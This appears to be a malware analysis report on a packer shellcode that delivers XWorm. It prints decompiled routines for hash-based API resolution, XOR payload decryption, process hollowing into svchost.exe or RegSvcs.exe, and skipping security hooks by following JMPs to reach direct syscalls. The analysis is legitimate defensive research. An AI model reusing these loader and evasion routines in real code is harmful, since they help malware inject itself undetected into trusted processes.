
Packer Shellcode Delivering XWorm.md

github.com/VenzoV/MalwareAnalysisReports/blob/main/XWormShellcode/Packer Shellcode Delivering XWorm.md

VenzoV



191 lines (129 loc) · 5.21 KB

Sample Information

Parent Hash:

SHA256

51109A3D4CFEE3DAB4465677957F991C0E5EAC17637BB6C989373118F81948A3

Shellcode:

SHA256

2FA571755AE79D22878273A487A326A4FA87FD77CF88AC98D4AE740FE38A1250

Final payload

SHA256

B1F73B1AC29A3FE85E8AF634DF42BE1EF7E293624EAF9F3267B6AC0BED8091CB

Sample is shellcode used by XWorm binary to load final stage payload. It originates from and AutoIT script which essentially is used to just run this intermediate stage.

Analysis

Resolving API

Since we are dealing with shellcode, there isn't much information to go on. No exports no imports, so also looking at the code statically doesn't yield much information. The first step will be to understand which API the shellcode will use and how are they resolved.

From the main entry point of the code we can reach the function responsible. The API are resolved by fetching necessary DLLs from the PEB and looping through export list to find the ones needed. Keep in mind that the API are hashed, so they will first go through a resolving function.

```
0000062a    int32_t var_d8 = 0xd78c27bf;
0000063a    void var_22c;
0000063a    void* var_d4 = &var_22c;
00000640    int32_t var_a4 = 0x89606806;
00000650    void var_2cc;
00000650    void* var_a0 = &var_2cc;
00000656    int32_t var_d0 = 0xc7652b3f;
00000666    void var_29c;
00000666    void* var_cc = &var_29c;
0000066c    int32_t var_c8 = 0x74baef5f;
0000067c    void var_294;
0000067c    void* var_c4 = &var_294;
00000686    int32_t eax = sub_34b0(&var_80);
00000686
00000692    if (eax)
00000692    {
00000694        for (int32_t i = 0; i < 0x25; i += 1)
000006aa            *(uint32_t*)(&var_20c)[i * 2] = sub_3570(eax, (&var_210)[i * 2]);
00000692    }
00000692
000006d5    int32_t eax_3 = var_234(&var_9c);
```

- Walks the PEB modules until it reaches the target DLL it needs
- Returns a pointer to the base address of the DLL needed
- Loops 37 times, calling another function which is used to get the address of the API based on hash.

The hashes are resolvable by plugins such as HashDB, telling us they are crc32 values.

```
0000463a    void** var_d4 = &FunctionAddressTable.CryptGenRandom;
00004640    int32_t var_a4 = GetCursorPos;
00004650    void** var_a0_user32 = &FunctionAddressTable.GetCursorPos;
00004656    int32_t var_d0 = SHGetFolderPathW;
00004666    void** var_cc = &FunctionAddressTable.SHGetFolderPathW;
0000466c    int32_t var_c8 = CommandLineToArgvW;
0000467c    void** var_c4 = &FunctionAddressTable.CommandLineToArgvW;
00004686    void* ptr_Dll = mw_w_PEBWalking(&var_str_kernel32);
00004686
00004692    if (ptr_Dll)
00004692    {
00004694        for (int32_t i = 0; i < 0x25; i += 1)
000046aa            *(uint32_t*)(&FunctionAddressTableK32)[i * 2] = mw_ResolveHashExports(ptr_Dll, (&var_210)[i * 2]);
00004692    }
00004692
```

So once it gets the address of the API from the DLL it is saved into an array. In total it resolved functions from 5 DLLS (NTDLL is actually used later)

```
00004010    __builtin_memcpy(&var_str_kernel32, "kernel32.dll", 0x1a);
00004082    int16_t var_str_ntdll;
00004082    __builtin_memcpy(&var_str_ntdll, "ntdll.dll…", 0x12);
000040eb    int16_t var_ae = 0;
000040f7    int16_t var_str_user32;
000040f7    __builtin_memcpy(&var_str_user32, "user32.dll", 0x16);
00004157    int16_t var_str_advapi32;
00004157    __builtin_memcpy(&var_str_advapi32, "advapi32.dll", 0x1a);
000041ed    int16_t var_str_shlwapi;
000041ed    __builtin_memcpy(&var_str_shlwapi, "shlwapi.dll…", 0x16);
0000424d    int16_t var_4e = 0;
00004256    int16_t var_str_shell32;
00004256    __builtin_memcpy(&var_str_shell32, "shell32.dll…", 0x16);
000042b6    int16_t var_36 = 0;
```

Helper Strucuture

Considering the API are saved an array, we will build a structure to hold the correct values. This will reflect on other code blocks and make our life easier. The API index needs to be taken into account and struct needs to be built accordingly. We will order them based on the index inside the square brackets.

```
void* var_2d0[0x2c];
void* (* var_20c)[0x2c] = &var_2d0;
int32_t var_208 = 0x649eb9c1;
void** var_204 = &var_2d0[4];
int32_t var_200 = 0xf7c7ae42;
void** var_1fc = &var_2d0[0x1c];
int32_t var_1f8 = 0x5688cbd8;
void** var_1f4 = &var_2d0[5];
int32_t var_1f0 = 0x9ce0d4a;
void** var_1ec = &var_2d0[6];
int32_t var_1e8 = 0x5edb1d72;
void** var_1e4 = &var_2d0[0xe];
int32_t var_1e0 = 0x40f6426d;
void** var_1dc = &var_2d0[0x10];
int32_t var_1d8 = 0xb0f6e8a9;
void** var_1d4 = &var_2d0[0x12];
int32_t var_1d0 = 0x8436f795;
void** var_1cc = &var_2d0[0x16];
int32_t var_1c8 = 0x19e65db6;
void** var_1c4 = &var_2d0[0x17];
int32_t var_1c0 = 0x5b4219f8;
void** var_1bc = &var_2d0[3];
int32_t var_1b8 = 0xcef2eda8;
void** var_1b4 = &var_2d0[2];
int32_t var_1b0 = 0xc4b4a94d;
```

Structure:

```
struct _FUNC_TABLE
{

void* CreateProcessW;
void* GetCursorPos;
void* Sleep;
void* GetTickCount;
void* GetThreadContext;
void* SetThreadContext;
void* VirtualAlloc;
void* PathCombineW;
void* GetTempPathW;
void* lstrcpyW;
void* lstrcatW;
void* CreateDirectoryW;
void* WriteFile;
void* SHGetFolderPathW;
void* HeapAlloc;
void* CommandLineToArgvW;
void* GetProcessHeap;
void* ExitThread;
void* HeapFree;
void* GetFileAttributesW;
void* GetFileSizeEx;
void* QueryPerformanceCounter;
void* IsDebuggerPresent;
void* GetCurrentThread;
void* CreateThread;
void* WaitForSingleObject;
void* TerminateProcess;
void* ExitProcess;
void* ReadProcessMemory;
void* GetModuleFileNameW;
void* GetCommandLineW;
void* GetProcAddress;
void* CloseHandle;
void* IsWow64Process;
void* CreateFileW;
void* ReadFile;
void* GetFileSize;
void* VirtualFree;
void* LoadLibraryA;
void* LoadLibraryW;
void* CryptAcquireContextW;
void* CryptGenRandom;
void* CryptReleaseContext;
void* GetModuleHandleW;
};
```

Entry point

This code block is the start of the shellcode. It initially runs the function described above to have a table of addresses that it will use to call the API. If the structure we made is applied correctly, this will clean the code and it is easy to see what is going on.

Before:

```
__builtin_memcpy(&var_104, nullptr(&var_3cc), 0xc0);
void var_494;
__builtin_memcpy(&var_494, &var_104, 0xc0);
sub_22a0();
void var_30c;
int32_t var_e4;
var_e4(0x104, &var_30c);
int32_t var_e8;
var_e8(&var_30c, &var_30c, &var_40);
int32_t var_7c;
int32_t (__stdcall* result)(int32_t arg1) = var_7c(&var_30c, 0x80000000, 7, 0, 3, 0x80, 0);
int32_t (__stdcall* result_1)(int32_t arg1) = result;

if (result_1 != 0xffffffff)
{
    int32_t var_74;
    result = var_74(result_1, 0);
    int32_t (__stdcall* result_3)(int32_t arg1) = result;

    if (result_3 != 0xffffffff)
    {
        int32_t var_ec;
        result = var_ec(0, result_3, 0x3000, 4);
        int32_t (__stdcall* result_2)(int32_t arg1) = result;

        if (result_2)
        {
            int32_t var_78;
            void var_44;
            result = var_78(result_1, result_2, result_3, &var_44, 0);

            if (result)
            {
                sub_22e0(result_2, result_3, &var_24, 0x17);
                int32_t var_3d8_8 = 2;
                int32_t (__stdcall* result_4)(int32_t arg1) = result_2;
```

After:

```
FunctionTable.GetTempPathW(0x104, &lpFileName);
int16_t* cpy_filename = &fileName;
void* ptr_path = &lpFileName;
void* tmpVar = &lpFileName;
FunctionTable.PathCombineW(tmpVar, ptr_path, cpy_filename);
int32_t hTemplateFile = 0;
int32_t dwFlagsAndAttributes = 0x80;
tmpVar = 3;
void* const buffer = FunctionTable.CreateFileW(&lpFileName, 0x80000000, 7, 0, tmpVar, dwFlagsAndAttributes, hTemplateFile);
int32_t* esp_1 = &var_3d4;
void* const hFile = buffer;

if (hFile != 0xffffffff)
{
    buffer = FunctionTable.GetFileSize(hFile, 0);
    esp_1 = &var_3d4;
    void* const fileSize = buffer;

    if (fileSize != 0xffffffff)
    {
        int32_t flProtect = 4;
        int32_t flAllocationType = 0x3000;
        tmpVar = fileSize;
        buffer = FunctionTable.VirtualAlloc(0, tmpVar, flAllocationType, flProtect);
        esp_1 = &var_3d4;
        void* const lpBuffer = buffer;

        if (lpBuffer)
        {
            int32_t lpOverlapped = 0;
            void lpNumberOfBytesRead;
            void* ptr_lpNumberOfBytesRead = &lpNumberOfBytesRead;
            tmpVar = fileSize;
            buffer = FunctionTable.ReadFile(hFile, lpBuffer, tmpVar, ptr_lpNumberOfBytesRead, lpOverlapped);
            esp_1 = &var_3d4;
```

This part of the code will essentially do the following:

- Sets key in var L12L3V8NVXKURK7Y9XADR58
- Opens the file in the TMP path, disimmure.
- Allocate memory based on size of contents
- Copy the contents of the file to memory section
- Pass the memory section, size, key and modulus operand to decryption function.

The decryption routine is nothing special and is just basically a simple XOR (see Functions below)

```
int32_t flAllocationType = 0x3000;
tmpVar = fileSize;
buffer = FunctionTable.VirtualAlloc(0, tmpVar, flAllocationType, flProtect);
esp_1 = &var_3d4;
void* const lpBuffer = buffer;

if (lpBuffer)
{
    int32_t lpOverlapped = 0;
    void lpNumberOfBytesRead;
    void* ptr_lpNumberOfBytesRead = &lpNumberOfBytesRead;
    tmpVar = fileSize;
    buffer = FunctionTable.ReadFile(hFile, lpBuffer, tmpVar, ptr_lpNumberOfBytesRead, lpOverlapped);
    esp_1 = &var_3d4;

    if (buffer)
    {
        int32_t modulus = 0x17;
        char* ptr_key = &var_maybe_key;
        tmpVar = fileSize;
        mw_XorDecrypt(lpBuffer, tmpVar, ptr_key, modulus);
        int32_t var_3d8_2 = 2;
        void* const lpBuffer_1 = lpBuffer;
        void* var_49c;
        __builtin_memcpy(&var_49c, &FunctionTable, 0xc0);
        int32_t* esp_2 = &var_3d0;
```

The result is that there is now a decryption payload in memory.

Injection

The final phase is to inject the payload. It chooses between three possible processes:

- C:\Windows\System32\svchost.exe
- C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
- C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

```
__builtin_memcpy(&var_tProcess0, "C:\\Windows\\System32\\svchost.e…", 0x3e);
int16_t var_5a_1 = 0;
int16_t var_tProcess1;
__builtin_memcpy(&var_tProcess1, "C:\\Windows\\Microsoft.NET\\Fram…", 0x72);
int16_t var_9a_1 = 0;
int16_t var_tProcess2;
__builtin_memcpy(&var_tProcess2, "C:\\Windows\\Microsoft.NET\\Fram…", 0x72);
int16_t var_10e_1 = 0;

if (!arg7)
{
    if (!functionTable.CreateProcessW(&var_tProcess0, functionTable.GetCommandLineW(0, 0, 0, 0x8000004, 0, 0, &buff1, &buff0_targetProcess)))
        return 0xffffffff;
}
else if (arg7 == 1)
{
    if (!functionTable.CreateProcessW(&var_tProcess1, functionTable.GetCommandLineW(0, 0, 0, 0x8000004, 0, 0, &buff1, &buff0_targetProcess)))
        return 0xffffffff;
}
else if (arg7 == 2 && !functionTable.CreateProcessW(&var_tProcess2, functionTable.GetCommandLineW(0, 0, 0, 0x8000004, 0, 0, &buff1, &buff0_targetProcess)))
    return 0xffffffff;
```

Once a target has been picked, it will proceed to create the process and manipulate the memory to inject the malicious payload. This injection is done using syscalls. The API involved in injecting and running the payload are:

- NtCreateSection
- NtMapViewOfSection
- NtWriteVirtualMemory
- NtResumeThread

```
if (functionTable.GetThreadContext(hThread, &lpContext) && functionTable.ReadProcessMemory(buff0_targetProcess, lpBa
{
    if (lpBuffer < *(uint32_t*)((char*)pImgNTheader + 0x34) || lpBuffer > *(uint32_t*)((char*)pImgNTheader + 0x34) +
    {
        label_5b69:

        if (!mw_w_NtCreateSection(&var_10, 0xe, 0, &buff2, 0x40, 0x8000000, 0))
        {
            if (!mw_w_MapViewOfSection(var_10, buff0_targetProcess, &var_1c, 0, 0, 0, &var_3c, 2, 0, 0x40))
            {
                label_5bfe:

                if (!mw_w_MapViewOfSection(var_10, 0xffffffff, &var_c, 0, 0, 0, &var_3c, 2, 0, 0x40))
                {
                    mw_w_memcpy(var_c, arg6, *(uint32_t*)((char*)pImgNTheader + 0x54));

                    for (int32_t i = 0; i < (uint32_t)*(uint16_t*)((char*)pImgNTheader + 6); i += 1)
                        mw_w_memcpy(var_c + (&pImgOptionalHeader->SizeOfUninitializedData)[i * 0xa], (char*)arg6 + (
```

```
    if (mw_w_NtWriteVirtualMemory(buff0_targetProcess, lpBaseAddress + 8, &var_1c, 4, nullptr))
    {
        int32_t var_3f0_1 = var_1c + *(uint32_t*)((char*)pImgNTheader + 0x28);

        if (functionTable.SetThreadContext(hThread, &lpContext) && mw_w_NtResumeThread(hThread))
```

Syscalls hook check

The malware also checks for hooks on the Nt functions. It checks for jmp operands and skips them if found. 0xe9 & 0xea are the JMP & JMP FAR opcodes.

```
    // Checks if the API are hooked
    while ((uint32_t)*(uint8_t*)var_addrOfFunction_1 != 0xb8)
    {
        if ((uint32_t)*(uint8_t*)var_addrOfFunction_1 == 0xe9)
            var_addrOfFunction_1 = &var_addrOfFunction_1[*(uint32_t*)(var_addrOfFunction_1 + 1) + 5];
        else if ((uint32_t)*(uint8_t*)var_addrOfFunction_1 != 0xea)
            var_addrOfFunction_1 = &var_addrOfFunction_1[1];
        else
            var_addrOfFunction_1 = *(uint32_t*)(var_addrOfFunction_1 + 1);
    }

    int32_t result_addrOfFunction = *(uint32_t*)(var_addrOfFunction_1 + 1);

    if (dllBase)
        fTable.VirtualFree(dllBase, 0, 0x8000);

    return result_addrOfFunction;
```

Once checked it will enter the syscall:

```
int32_t mw_w_get_NtResumeThread()

{
    mw_GetSyscall_CheckHooks(NtResumeThread);
    return mw_callSyscall();
}
```

Functions

mw_w_PEBWalking()

```
void* __stdcall mw_w_PEBWalking(int16_t* arg_DllString)

{
    TEB* fsbase;
    struct _PEB_LDR_DATA* Ldr = fsbase->ProcessEnvironmentBlock->Ldr;
    struct _LDR_DATA_TABLE_ENTRY* Flink_1 = Ldr->InLoadOrderModuleList.Flink;
    struct _LDR_DATA_TABLE_ENTRY* Flink = Ldr->InLoadOrderModuleList.Flink;

    do
    {
        if (!mw_PEBWalking(Flink->BaseDllName.Buffer, arg_DllString))
            return Flink->DllBase;

        Flink = Flink->InLoadOrderLinks.Flink;
    } while (Flink != Flink_1);

    return nullptr;
}
```

mw_ResolveHashExports

```
int32_t __stdcall mw_ResolveHashExports(int32_t dllBase, int32_t arg_crc32hash)

{
    struct _IMAGE_EXPORT_DIRECTORY* pImgExpDir = dllBase + *(uint32_t*)(dllBase + *(uint32_t*)(dllBase + 0x3c) + 0x78);
    uint32_t* AddressOfNames = dllBase + pImgExpDir->AddressOfNames;
    uint32_t* AddressOfFunctions = dllBase + pImgExpDir->AddressOfFunctions;
    uint16_t* AddressOfNameOrdinals = dllBase + pImgExpDir->AddressOfNameOrdinals;
    int32_t index = 0;

    while (true)
    {
        if (index >= pImgExpDir->NumberOfNames)
            return 0;

        if (mw_HashingFunction(dllBase + AddressOfNames[index]) == arg_crc32hash)
            break;

        index += 1;
    }

    return dllBase + AddressOfFunctions[(uint32_t)AddressOfNameOrdinals[index]];
}
```

mw_XorDecrypt

```
void __stdcall mw_XorDecrypt(void* lpBuffer, int32_t fileSize, char* ptr_key, int32_t modulus)

{
    int32_t ecx;
    int32_t var_8 = ecx;

    for (int32_t i = 0; i < fileSize; i += 1)
        *(uint8_t*)((char*)lpBuffer + i) ^= ptr_key[(int64_t)i % modulus];
}
```